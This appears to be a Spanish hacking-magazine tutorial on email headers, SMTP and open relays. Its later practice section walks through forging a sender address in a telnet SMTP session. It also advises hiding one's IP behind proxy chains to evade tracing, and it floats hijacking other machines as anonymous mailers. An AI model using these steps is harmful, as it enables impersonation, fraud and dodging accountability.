


Estructura de las cabeceras de un mail.

Si sospechas de un mail fraudulento o con “*bandera falsa*”, es conveniente que antes de que te aborde el pánico, investigues en su cabecera. Muchos programas de correo la ocultan de forma predeterminada, no puedo explicar el funcionamiento de todos los clientes de correo, vamos a verlo desde **Outlook Express**:

Selecciona el mail que quieres investigar más a fondo y en el **Menú Archivo-Propiedades** selecciona la **ficha de Detalles**, verás algo como lo que sigue:



Para observar con más detalle las cabeceras pulsa el botón **Código fuente del mensaje**, las cabeceras ofrecerán un aspecto parecido a este, yo he seleccionado la parte que nos interesa por ahora:



El contenido del código fuente puede ser muy extenso, de momento nos ocuparemos de los siguientes registros:

Received: En este campo encontrarás él o los nombres de los servidores de correo que participaron en la entrega del mensaje, como si se tratara de un “*matasellos*” del correo convencional y **además incluye la IP del origen, la nuestra y la de todos los Servidores de Correo por las que pasa. IMPORTANTE.**

Message-ID: identificador del mensaje del servidor de correo saliente de la persona que lo envía, debe ser único para cada mail dentro del mismo servidor.

From: La dirección electrónica que indicó el expedidor del mensaje, no tiene por qué coincidir con su dirección real.

To: La dirección del destinatario, o sea nosotros. Si no coincide con la nuestra puede ser debido a múltiples factores, para no pensar mal, suponemos que el mail se ha enviado a un grupo de identidad creado a propósito, de tal forma que el remitente se envía a sí mismo el mail y nos llega a nosotros por que nos ha incluido en esa nueva identidad creada a tal efecto, de esa forma puede enviar múltiples correos indicando una única dirección.

Si pensamos mal, puede ser que el correo del servidor está siendo redirigido a nosotros, que el remitente tiene un virus que envía cualquier cosa a todos los que tiene en su libreta de direcciones, que está usando un **remailer**, bueno no vamos a pensar nada malo de momento. En el ejemplo de este correo el destinatario debería ser mi cuenta de correo y sin embargo aparece otra dirección, precisamente la misma que lo envía, eso nos hace suponer, y solo suponer, que está usando un grupo de direcciones dentro de una identidad creada para enviar mail masivos con el objeto de informar de algo a los miembros.

Date: Fecha y hora en la que se envió el mensaje

Subject: el texto que escribió el remitente en la línea de asunto

MIME versión: Versión del estándar *Multipart Internet Mail Extensión*, mediante el cual podremos enviar un mail en formato HTML o no, y asegurarnos que tiene un formato adecuado, uff, esto es complicado de explicar, por ahora piensa que es “algo” que se pone para que el destinatario reciba correctamente el mensaje o para que se puedan enviar correos con datos binarios (ejecutables que se convierten a Base64), imágenes, vídeos, archivos de sonido, etc.

Content-Type: proporciona información de las partes que forman el mensaje compuesto por **MIME**, ya sé que no te estás enterando de nada, de momento no le prestes mayor atención, ya se la prestaremos cuando nos llegue la hora de componer un mail malicioso para explotar algún bug de Outlook o Internet Explorer.

Todos los registros que comienzan por X son opcionales, pueden existir o no, los más comunes son:

X-Mailer: Programa o sistema de correo que utilizó el remitente para enviarnos el correo

X-Sender Order ó X-Authenticated Sender: Lo mismo que *From* pero más difícil de falsificar puesto que es la dirección que anotó el servidor de correo del expedidor y que apenas puede ser manipulada.

X-Authenticated IP: Informa de la dirección IP de la red interna del ordenador que emitió el mensaje, figurará si el equipo desde el que se nos envía el mail forma parte de una red y si los servicios de correo de la misma están así configurados

X-Priority ó X-MSPriority: Prioridad del mensaje, alta, normal, etc.

Si la cabecera **X-Sender** no coincide con **From** indicará que el remitente no está usando su verdadera dirección mail

Si la última cabecera **Received** que figura al final del código fuente no coincide la dirección del remitente es otro aviso de que la dirección del mismo no es correcta.

Aunque estas disparidades no tienen por qué ser síntomas de un correo fraudulento, si sospechamos del mismo y esas comparaciones no coinciden hay que *mosquearse*, al menos averiguaremos la dirección del servidor de correo que se está utilizando y podremos dirigirnos al responsable correspondiente.

Una falsificación profesional del mail no puede ser descubierta de este modo, por eso es profesional, por ahora ya es suficiente, al menos empezamos a entender todos esos nombres “raros” que aparecen en los mail que recibimos, nos será de gran ayuda en las prácticas de este capítulo.

Correos Falsificados

Seguramente habrás caído en la tentación alguna vez de enviar un mail a alguien haciéndote pasar por otra persona, para gastar una inocente broma o para fastidiar realmente a “ese tipo”.

Si en el correo convencional puedo simplemente omitir el remitente o poner que soy “La Pantera Rosa” y vivo en la Luna, ¿Por qué no puedo hacerlo con el correo electrónico?

Bien, sí se puede, pero antes de seguir: **Recapacita**, piensa bien lo que le vas a poner o enviar, puede ser un delito, no digamos nada si te “haces pasar” por otro y te descubren, te pueden fundir.

El problema es que cuando envías un mail, el servidor de correo saliente pone en la cabecera del correo la verdadera dirección del que lo envía, además los programas de correo convencionales insertan automáticamente nuestra dirección como remitente y la IP de conexión, por lo tanto no basta con indicar otra dirección en el programa de correo, puesto que el servidor “colocará” la nuestra realmente, como mucho ese truco engañará a un principiante, si abre el código fuente del mensaje verá la dirección verdadera y te descubrirá.

Para enviar e-mail, anónimos o con otra dirección, sin dejar huellas se pueden utilizar varios métodos, vamos a enumerar unos pocos:

1. Programas o **servidores Remailer**
2. **Utilidades** que falsifiquen la dirección real, hoy en día prácticamente ya no es posible pues es el propio servidor de correo quien “pone” la IP.
3. Enviar un correo mediante un **Servidor Web**, no, no estoy hablando de utilizar un servicio Webmail, me refiero a enviar una petición “trucada” a un servidor web (que no tiene por qué ser también un servidor de correo) o mejor a un **Proxy anónimo**, para que éste a su vez lo reenvíe (sin saberlo) a un servidor SMTP que le indiquemos, con esto conseguimos que en la cabecera Received el destinatario verá que el origen del correo es el Servidor Web/Proxy que usamos, si además nos escondimos tras algunos proxys para conectarnos al Web Server, será bastante complicado que nos encuentren
4. También podemos **anonimizar nuestra IP**, aunque no conseguiremos cambiar Received
5. Otra posibilidad será la de hacer lo mismo que en el tercer punto pero a través de un **servidor FTP**
6. Otra técnica simple sería encontrar un Servidor SMTP que admita Relay (ya explicaremos qué es eso más adelante) y si además no guarda logs y no muestra la IP, LA LECHE!
7. Podríamos usar “otra máquina” en medio, son los llamados ataques MITM (Men In The Middle, Hombre en medio) lo cual nos obligará a primero “asaltar” una tercera víctima para usar su conexión y cuenta de correo saliente (como hacen los virus/gusanos que se envían a sí mismos a todos los que figuran en la Libreta de Direcciones del infectado)
8. Otra modalidad de envíos mediante la técnica de hombre en medio sería redireccionar los servicios de la máquina que está en medio hacia el servidor de correo que queremos que nos envíe el mail.

Seguramente habrá otros muchos métodos, pero con estos creo que van a ser suficientes para empezar y “practicar”.

Los **remailers** son algo así como los **Proxys** anónimos, son bastante fiables pero no abuses de ellos porque puedes tener problemas, si el operador o administrador del **remailer** sospecha que lo estás utilizando para actividades delictivas puede averiguar a través de sus archivos de registro tu dirección verdadera.

Los servicios de **remailer** se pensaron para otros fines, por ejemplo evitar que determinadas personas no tengan que darse a conocer cuando participan en ciertos foros, es como lo de la identidad oculta de los móviles, pero el administrador del remailer siempre conocerá quienes somos, en este documento no trataremos nada acerca de los remailer, no tienes más que buscar por google y encontrarás cientos de servicios de ese tipo.

Servidores de Correo y Open Relay

Lógicamente para poder enviar y recibir correos electrónicos debemos disponer de Servidores que “encaminen” nuestros e-mail a sus destinatarios, o de éstos a nosotros.

Para realizar las funciones de **Servidores de Correo** existen bastantes aplicaciones, lo normal es que los Servicios de correo nos los suministre nuestro *ISP* al contratar el acceso a Internet, aunque perfectamente puedes instalar y configurar tus propios servidores de correo para Internet o para la Red local.

Los servidores de correo utilizan distintos protocolos, entre los más conocidos están:

POP ó POP3: Para servicios de correo entrante, correo que otras personas nos envían
SMTP ó SMTP3: Para Servicios de correo saliente, correo que enviamos a otras personas

Existen otros **IMAP, Webmail**, etc.

Los problemas de seguridad y ataques frecuentes a los servidores de correo son:

- Obtener el fichero de clientes (usuarios y contraseñas) mediante agujeros de seguridad descubiertos
- Ataques *DoS* para agotar la capacidad de disco
- *E-mail Bombing*

El motivo de incluir este apartado en esta documentación es porque hay que hacer una mención especial a los **Servidores de Correo anónimos**, al igual que existen *Proxys anónimos* que ocultan la IP de navegación, es posible encontrar *Servidores de Correo anónimos* que ocultan la IP y permiten el envío de correo: *falsificado, verdadero, anónimo o las tres cosas*.

Desde luego si alguien quiere sabotearnos mediante el correo electrónico lo normal es que utilice este tipo de servicios, incluso se puede configurar su propio servidor mail anónimo aunque para ello tendrá que invertir algo de dinero para registrarlo en la Red, Software, etc. Casi siempre se recurrirá a alguno de los Servidores anónimos presentes en la red para ese tipo de fechorías.

No olvides una cosa, falsificar un e-mail es suplantar la identidad de una persona que no somos, si firmamos un mail con la identidad de otro y “te pasas” puedes acabar con tus huesos en la cárcel o con sanciones muy importantes.

Por otra parte y con la entrada de la **LSSI** en España, enviar **más de TRES CORREOS** sin permiso expreso del destinatario puede constituir un **delito**, no digamos nada si además suplantas la identidad de otra persona o lo usas para distribuir virus, troyanos, etc. **ADVERTIDO. CUIDADO.**

Los servidores de correo REGISTRAN todo lo que le envías (hasta los errores que comentas cuando usas telnet y te equivocas y en lugar de poner *rept to:*, pones *rptc to:*, lo guardan en sus logs, y ahora están obligados por ley a guardar esos logs DURANTE AÑOS.

Seguro que la Revista tarde o temprano nos enseñará a configurar un servidor de correo, si no lo hace ya lo haremos nosotros, entonces descubrirás que todo aquél que envía un mail desde nuestro servidor queda logeado.

Ninguno de nuestros *ISP* nos permitirá el envío de correos anónimos, para ello comparan que el servidor saliente y entrante que utiliza el usuario pertenece al mismo proveedor que suministra el acceso a Internet.

De este modo un usuario puede recibir el correo de cualquier otro proveedor o de otra cuenta que disponga de correo, pero sólo puede enviar mensajes si utiliza el servidor suministrado por el *ISP* con el que ha realizado la conexión,

Ejemplo

Usuario que contrata un acceso a Internet con Terra y los servidores de correo son:

SMTP: mailhost.terra.es

POP3: pop3.terra.es

El mismo usuario tiene contratado otro acceso con wanadoo y los servidores de correo son:

SMTP: smtp.wanadoo.es

POP3: pop.wanadoo.es

Cuando el usuario utiliza la conexión a Internet de Terra:

Puede recibir el correo de todas las cuentas pop3 configuradas (terra y/o wanadoo)

Sólo puede enviar correo si utiliza el servidor smtp de terra,

Cuando el usuario utiliza la conexión a Internet de wanadoo

Puede recibir el correo de todas las cuentas pop3 configuradas (terra y/o wanadoo)

Sólo puede enviar correo si utiliza el servidor smtp de wanadoo.

Además es muy frecuente que el Servidor de Correo que nos suministra nuestro ISP o red Local, verifique el campo FROM, de tal forma que aunque usemos nuestra conexión, nuestro servidor y nuestra IP real, si el remitente no existe (es decir, ponemos que el mail lo envía pepe@elmaestro.kk) el correo no se enviará, puesto que ese origen no existe o simplemente no lo permite el Servidor.

Por si fuera poco, los Servidores de Correo actuales, consultan las “listas negras” publicadas en diferentes bases de datos públicas que detectan los mails fraudulentos, de manera que si usamos uno de esas direcciones tampoco se enviará nuestro correo.

Ante este tipo de situaciones sólo nos queda utilizar servidores salientes anónimos o que no tengan en cuenta lo expresado anteriormente,

Aunque parezca obvio, se puede utilizar un servidor SMTP anónimo para enviar correos con nuestra verdadera identidad, por ello también es interesante que los conozcas, puesto que si un día te encuentras ante el hecho de tener que *enviar un mail a toda costa* y tu servidor de correo no funciona o tiene problemas, lo puedes hacer mediante este sistema.

Cuando podemos enviar un correo mediante un servidor al que no pertenecemos como clientes, no estamos registrados en el mismo y/o no pertenecemos al dominio o rangos de IP admitidas, se dice que ese servidor de correo admite Relay, luego una de las “cosas” que debemos hacer para usarlos es encontrar ese tipo de servidores.

PRÁCTICA 1. Enviar mail anónimo usando telnet y Listado de OPEN RELAY

Todos ya conocéis el programa **Telnet**, la Revista nos lo ha mostrado en éste último número. Ciertamente es una de esas utilidades que *vienen* con el Sistema Operativo y que a nadie le gusta porque carece de entorno gráfico y normalmente hay que escribir todo lo que se desea hacer en lugar de *coger el ratón y empezar a hacer clic por todas las ventanas* y controles que vemos.

Quizá esta sea la razón por la que todo el mundo se olvida de que existe la aplicación **Telnet**, no tiene *dibujitos*, sonidos, ni nada de eso que a todos los usuarios de Windows nos gusta, quienes tengáis experiencia en *Unix o Linux* estaréis más acostumbrados a olvidar el entorno gráfico y no os suponga un *trauma* dejar a un lado las *ventanitas*...

Bueno a lo que vamos, **Telnet** es un programa que se usa para conectarse a otro ordenador a través de un puerto. Hasta Windows 2000 dispone de una aplicación que se puede configurar como *Servidor Telnet*, muchos *routers*, *Firewalls*, *switches*, etc. pueden utilizar la conexión **telnet** para su configuración, aunque casi todos optamos por otro tipo de accesos (SNMP, HTTP, etc.) que siempre son más vistosas.

Telnet utiliza por defecto el puerto 23 para conectarse a **Servidores Telnet**, cuando en nuestro navegador ponemos esos de <http://hackxcrack.com> estamos indicando a *IE* que acceda a un servidor por el **puerto 80** y que nos muestre esa información dentro de la pantalla del navegador.

¿Quiere decir esto que podemos usar cualquier puerto, cualquier protocolo y cualquier aplicación?

SÍ. Lo que pasa es que, si a nuestro Servidor de páginas Web le ponemos a escuchar peticiones de páginas por el puerto 4590, sólo las personas que lo sepan podrían conectarse a él usando <http://www.hackxcrack.com:4590>

¿Quiere decir esto que podemos usar cualquier aplicación para conectarnos a un servidor a través de un puerto?

SÍ. Es perfectamente posible lo siguiente: `telnet www.hackxcrack.com 80`, lo que ocurre es que por la “*pantallita*” del **telnet** no podemos ver la página web solicitada, por lo menos los contenidos activos, multimedia, etc. de la misma, pero si lo pruebas verás que la conexión se establece sin problemas, aunque no “*sale*” nada. ¿Y si pulsas 2 veces enter qué pasa? ¿y si escribes GET / HTTP /1.0 qué pasa?. Prueba y piensa.

Que me perdonen los entendidos por explicar esto así, ya sé que no siempre se puede, que no todo son puertos, aplicaciones y protocolos, pero seguro que el que no tenga ni idea de ello lo ha entendido perfectamente.

Los **servidores de correo utilizan los puertos 110 y 25** para que podamos recibir y enviar nuestros correos electrónicos utilizando los protocolos POP/POP3 y SMTP respectivamente. Como el correo puede utilizar muchos objetos, archivos adjuntos, sonidos, etc., y además queremos gestionar una agenda, bandejas de correo, etc., utilizamos un programa para el envío o la recepción de los mismos, en el caso de Windows lo normal es usar **Outlook o Outlook Express**.

Cuando usamos ese tipo de aplicaciones, indicamos a las mismas nuestra dirección mail y los servidores de entrada y salida que queremos usar, de forma que cuando enviamos un correo, siempre se incluye nuestra dirección mail en la misma.

El arte de la chapuza puede estar en indicar una dirección de correo inexistente en el momento de crear la cuenta de correo en **Outlook**, por ejemplo et@micasa.es para que cuando enviemos un mail a nuestros amigos, conocidos o colaboradores reciban ésta dirección en lugar de la real. Este *mal paso* por llamarlo de alguna manera, es fácilmente detectable si el destinatario edita las cabeceras del mail y examina el campo **Received**, tal como se explicó anteriormente.

Por otra parte, es muy probable que ni siquiera el mail *falsificado* de esa forma llegue a su destino, por lo del Relay, si el servidor de correo es, por ejemplo wanadoo.es, el mail será rechazado puesto que el dominio micasa.es no pertenece a wanadoo, ni tampoco pertenece al ISP con el que estableciste la conexión a Internet, todo depende de si el administrador del Servidor de Correo que usas permite o no este tipo de envíos.

Vamos a usar **telnet** para enviar un mail verdadero (es decir cumpliendo las reglas del proveedor) para aprender como debemos utilizar los **comandos SMTP**, para ello vamos a suponer que nuestro verdadero servidor de correo saliente es mailhost.terra.es, que nuestra dirección mail es micorreo@terra.es y que la dirección mail del destinatario es miempresa@ctv.es, sólo tienes que sustituir el servidor smtp y tu dirección mail por las mías.

También necesitaremos conocer el conjunto de **comandos válidos para smtp**, aunque hay más de los que pongo a continuación, con estos será suficiente:

HELO ó EHLO → Saludar al *host* remoto

MAIL FROM: → Dirección mail desde la que enviamos el mensaje, la nuestra.

RCPT TO: → Dirección mail del destinatario, a quien deseamos enviar el correo.

DATA → Texto del mensaje a enviar


No se te olvide poner los dos puntos (:) después de **From** y **To**, o no funcionará.

En la Revista nº 8 ya se ha explicado correctamente cada uno de ellos, incluso la autenticación, repasa lo que se expuso en la misma antes de continuar con éste texto.

En muchos terminales **telnet**, cuando borramos un carácter y ponemos otro, porque nos equivocamos al escribir, el mandato no funciona aunque en la pantalla se vea bien escrito, ya sabes **NO TE EQUIVOQUES** al escribir o tendrás que teclear de nuevo el comando.

No todas las versiones de **telnet** son iguales, yo voy a usar la que viene instalada con Windows 2000, si usas 9x u otro cliente telnet con pocos cambios harás lo mismo.

Antes de empezar, veamos que comandos acepta **telnet**, para ello desde **Inicio-Ejecutar** escribe **telnet** y luego la palabra **help** en la ventana que se te haya mostrado



```
C:\WINNT\System32\telnet.exe
Microsoft (R) Windows 2000 (TM) versión 5.00 (Compilación 2195)
Cliente Telnet de Microsoft
Cliente Telnet Build 5.00.99201.1

El carácter de escape es "CTRL++"

Microsoft Telnet> help

Los comandos se puede abreviar. Los comandos permitidos son:

close          cierra la conexión actual
display        muestra los parámetros de visualización
open           conectarse a un sitio
quit           salir de telnet
set            establecer opciones (escriba 'set ?' para mostrar lista)
status         escribe la información de estado
unset          desactivar opciones (escriba 'unset ?' para mostrar lista)
?/help        muestra información de ayuda
Microsoft Telnet>
```

Escribe en la pantalla **telnet**:

Set local_echo

Set term vt100

Ahora ya tenemos configurado correctamente el programa **telnet** para conectarnos a cualquier *host* que lo permita, sólo nos falta crear la conexión.

Teclea lo siguiente:

Open mailhost.terra.es 25

Si todo va bien conseguiremos la conexión con el **servidor smtp** y nos enviará algo parecido a esto:

220 transition.my.com ESMTP Sendmail 8.11.6/8.11.6; Fri, 15 Nov 2002 01:47:08 +0100

Observa que después de la orden **open** y nombre del servidor, se indicó el **puerto de conexión. 25**

Escribimos: *HELO localhost*

Recibimos: **220 transition.my.com Hello 193-152-xxx-xxx uc.nombres.ttd.es [193.152.xxx.xxx]**

Como verás el servidor nos saluda y nos muestra **NUESTRA DIRECCIÓN IP** (se ha ocultado con xxx)

Escribimos: *MAIL FROM:micuenta@terra.es*

Recibimos: **250 <micuenta@terra.es> SENDER OK**

Escribimos: *RCPT TO:destino@ctv.es*

Recibimos: **250 RECIPIENT destino@ctv.es OK**

Escribimos: *DATA*

Recibimos: **354 Send data ending with <CTRLF>.<CTRLF>**

Escribimos: *Hola, aquí estamos, enviando mail por Telnet. Bye.*

•

Recibimos: **Message Received: H5L8GEE00.D1W**

Escribimos: *quit*

A saber:

Los mensajes recibidos desde el servidor pueden cambiar (depende del servidor y de su configuración), lo que debe ser idéntico son los números que los preceden (250, 354, ...)

Una vez terminado de escribir el texto del mensaje después del comando DATA debemos terminar con un punto (.) como único carácter de la línea, en el ejemplo he puesto un punto **muy gordo** para que lo veas.

Podemos escribir en minúsculas o mayúsculas, es indiferente.

Bueno no es muy elegante pero **FUNCIONA**, podemos enriquecer un poco el mensaje, por ejemplo después de escribir DATA y pulsar enter podríamos haber escrito esto en su lugar:

FROM:micuenta@terra.es
SUBJECT:Prueba de correo por Telnet
Aquí va el texto del mensaje, bla, bla, bla,

Incluso podemos adjuntar archivos, solicitar respuestas, establecer prioridades, etc. pero para eso ya tenemos Outlook ¿no?, si deseas más información acerca de los comandos de conexión a servidores smtp, este es un enlace bueno y claro que lo explica, y/o también mira el RFC correspondiente.

<http://gsyc.escet.urjc.es/docencia/asignaturas/ral-00-01/transpas/smtp.pdf>

<http://www.faqs.org/rfcs/rfc821.html>

¿Qué pasaría si hubiésemos enviado esto?

Escribimos: *HELO QuepasasoyET*

Recibiremos: *220 transition.my.com Hello 193-152-151-115.uc.nombres.ttd.es [193.152.xxx.xxx]*

Escribimos: *MAIL FROM:et@micasa.net*

Recibimos: *250 <et@micasa.net> SENDER OK*

Escribimos: *RCPT TO:destino@ctv.es*

Recibimos: *250 RECIPIENT destino@ctv.es OK*

Escribimos: *DATA*

Recibimos: *354 Send data ending with <CTRLF>.<CTRLF>*

Escribimos: *Hola, aquí estamos, enviando mail desde Marte, por Telnet. Bye.*

•

Recibimos: *Message Received: H5L8GEE00.D1W*

Escribimos: *quit*

Pues efectivamente, **SE ENVIA CORRECTAMENTE** y el destinatario recibirá un MAIL de ET@micasa.net, aunque si examina las cabeceras del correo descubrirá la IP o en su defecto el servidor real del correo, sabrá que se envió desde TERRA y si en lugar de este simpático mensaje y remitente, *te pasas*, y adviertes de una inspección de hacienda a tu jefe y lo firmas como la agencia tributaria, te puedes jugar el puesto de trabajo *si la broma* no le gusta, no te quiero decir nada si lo que envías son amenazas, chantajes u otro tipo de burradas, vamos que lo único que has falsificado es el remitente que mostrará **Outlook** al recibir el mensaje, *para lamercillos*.

Además, tiene *algo de truco*. Por que si en lugar de utilizar el servidor de Terra (que en el ejemplo es el mismo que se usó en la conexión) utilizamos otro cualquiera (por ejemplo smtp2.ya.com), cuando se escribe la línea:

RCPT TO:destino@ctv.es

Recibiremos: *550 Relaying to <destino@ctv.es> prohibited by administrator o We don't Relay o algo parecido*

¿Por qué?

Por lo explicado en varias ocasiones anteriormente, la IP o el dominio de conexión no pertenece al servidor de correo usado, ni por supuesto la dirección et@micasa.net es válida para el mismo.

Por tanto, no podemos enviar correos "*falsificados*" o sin falsificar mediante servidores que autentifican la cuenta POP del usuario que accede al servidor SMTP, de lo contrario cualquiera podría usarlo para "*abusar*" del envío de correos, además por supuesto, **el servidor registra TODAS las conexiones**, con lo que si envías 5.000 correos a *alguien* te descubrirán al instante.

Hasta hace poco tiempo casi todos los servidores de correo permitían el envío de correos sin verificar todo lo dicho anteriormente, pero debido al "*gran éxito*" de los **SPAM** y **mail bombing** se tomaron las medidas pertinentes.

Entonces, ¿No es posible?. Claro que sí. Lo único que necesitamos es encontrar un servidor que lo permita, o montarnos uno propio, y ocultar la IP como aprendimos en números anteriores de la revista, añadiendo el programa **telnet.exe** a la ventana de **SocksCap** para que cuando se establezca la conexión vía **telnet** se haga a través de la *cadena de Proxys anónimos* que tengamos configurados en **SocksChain**.

Enviar correos a través de Proxys no suele funcionar a menudo, casi siempre el Proxy nos rechaza el envío y otras (dependiendo del SO) el programa telnet no se puede anonimizar.

Para encontrar un servidor que permita **OPEN RELAY** (este es el nombre técnico de lo que buscamos) podemos usar un **Remailer** desde la Web o mediante alguna aplicación como **Private Idaho**.

Fíjate que **es importante esconder la IP** antes de utilizar el “*servidor de correo anónimo*” porque estos servidores lo único que hacen es cambiar las cabeceras del correo por “*otras suyas*” pero no te quepa la menor duda que **guardarán el registro de tu IP durante años**, si alguna autoridad lo solicita y te buscan, te encontrarán tarde o temprano. Si fuiste precavido y te escondiste *desde unos cuantos Proxys*, será más tarde que temprano (puede que nunca), a menos que *te pases tres pueblós con el destinatario*.

Bueno, sólo me hace falta encontrar “*ese servidor*”

Si te cuento esto no es para que empieces a buscar por Internet como un loco y enviar cientos de e-mail a *todos los que te caen mal*, te lo digo, por que es perfectamente posible que te “*cuelen*” un servidor smtp en tu red (o un virus que use su propio motor SMTP), en tu PC, en tu mismo servidor y que lo usen para abusar del envío de correo, mail bombing, actividades delictivas (pornografía infantil, terrorismo, etc) **sin que te des cuenta**, de forma que cuando la policía busque y encuentre a alguien, ése **SERAS TU**. ¿A que ahora ya no te parece tan “*divertido*” y estas pensando lo que se te puede venir encima?

Seguro que estás pensando..., *ja! Cómo que me van a poder instalar a mi un Servidor de Correo, que te piensas que me van a meter 12 megas y encima seré tan burro de instalarlo.*

Pues fíjate bien, La revista número 7 nos enseñó un programa que no muchos le habéis prestado la atención que se merece, el CCProxy. Con éste programa podemos (o nos pueden) troyanizar el equipo para que sirva como proxy, de tal forma que se pueda “navegar” usando nuestra IP.

Pues con algún “retoque” el mismo CCProxy lo podemos convertir en un remailer anónimo para usarlo a nuestro gusto, ya te preocupas.....


PREOCUPATE MAS TODAVIA, hay programas de **13 K** que pueden hacer eso mismo , acabas de descubrir **LOS BOUNCERS**. ¿Que no conoces ninguno?, seguro que sí, haz memoria..., el mismísimo netcat puede ser usado con alguna habilidad para esto mismo!!!

¿Dónde voy a parar?


Pues que sin duda, los mejores “remailer” y servidores de correo anónimo, son “los que uno mismo se fabrica”, esto es, que otra máquina caiga bajo nuestro control para usarla como servidor de correo, así nos evitamos logs, censuras, etc.

Vale, como todavía esto no lo sabemos hacer, nos vamos a conformar con usar lo que ya hay, de momento....

Una de las mejores listas de servidores que admiten **OPEN RELAY** y que cambiarán las cabeceras de los correos enviados la encontrarás en: <http://www.openrelaycheck.com/orc/openrelaylist.asp> esta lista se actualiza **DIARIAMENTE**, si quieres disponer de la lista completa hay que hacerse miembro, esto supone unos **30\$ CADA MES**.



Como verás, no se muestran las direcciones completas, eso es sólo para “*abonados*”, si te conformas con algunos menos, pulsa sobre en **enlace Next >>** de esta misma página, entonces se mostrarán los servidores **OPEN RELAY** más antiguos



NOTAS INTERESANTES

Muchos **ISP** consultan las listas **OPEN RELAY** y actualizan sus **Firewalls** con estas direcciones para impedir la entrada o salida de correos que usen las mismas.

Muchos de estos servidores **OPEN RELAY** no funcionan todo el día, hay algunos que dejan de funcionar a las pocas horas de ponerse en funcionamiento o los admin. Son advertidos de sus errores y “cierran” el Relay.

No todos estos servidores son anónimos, si usas alguno, antes de nada envíate correo a ti mismo para verificarlo.

Yo **no me fiaría NADA** de la **inocencia** de estos servidores, no los uses para la recepción-envío de tus correos “*sanos*”, guarden o no guarden los “logs”, utilices o no utilices IP anónima, no te quepa la más mínima duda que si al operador del servidor se le antoja leer tu correo lo hará, incluso lo puede manipularlo, enviarlo a otra dirección además de la que tu pusiste, **bufff**.

Bueno también pueden hacer esto nuestros **ISP**, ¿verdad?, Pues claro, pero se les supone “*comprometidos*” con quien les paga, tienen un compromiso económico y moral con el cliente ¿no?

Aun así si te empeñas en usar **remailers**, **Open Relay**, etc., utiliza programas de encriptación de correo como **PGP**.

Para terminar, una vez descubiertos los **OPEN RELAY**, también podemos usar ese servidor dentro de nuestro *Outlook* y olvidarnos de *Telnet*, no se te olvide que los destinatarios no podrán contestar a tu dirección si la falseas, bueno la verdad es que sí se puede, incluso sin que el usuario se entere, pero esa es otra guerra que sí que se escapa al contenido de este texto, investiga, piensa, estudia (mucho) y suerte.

Private Idaho es más que un **remailer**, utiliza *PGP*, puede usar más de un servidor anónimo de correo a la vez, encadenándolos como hacía *SocksChain* con los *Proxys*, puede comprobar el estado de esos servidores, su velocidad, la fiabilidad de los envíos, examina cabeceras, las exporta, importa, permite navegar por la web anónimamente, etc, etc., etc.

Al finalizar este texto, después de aprender y realizar todas las prácticas deberías estar en condiciones de usarlo y “comprender” su funcionamiento por ti mismo sin dificultades, si no eres capaz, vuelve AL PRINCIPIO de este documento.

Otra posibilidad es utilizar “herramientas” que descubran servidores con Relay abiertos, ¿es eso posible?, ¿de verdad que hay alguien que abre su servidor para que otros lo usen sin restricciones?

Sí, ya sabes que Internet es una arquitectura de Red Abierta y que existen entidades, personas, etc. que ofrecen a los demás sus servicios desinteresadamente, pero eso no quiere decir que no te logeen ni que te permitan hacer cualquier cosa, si envías 27903 correos a una misma dirección usando uno de éstos servicios lo menos que te puede pasar es que te añadan a su lista negra y no puedas usarlo jamás, lo normal es que recibas un aviso (cuanto menos) de que tus actividades no son bien recibidas.

Otra técnica sería escanear un rango de direcciones buscando “esos servicios” en máquinas de usuarios....

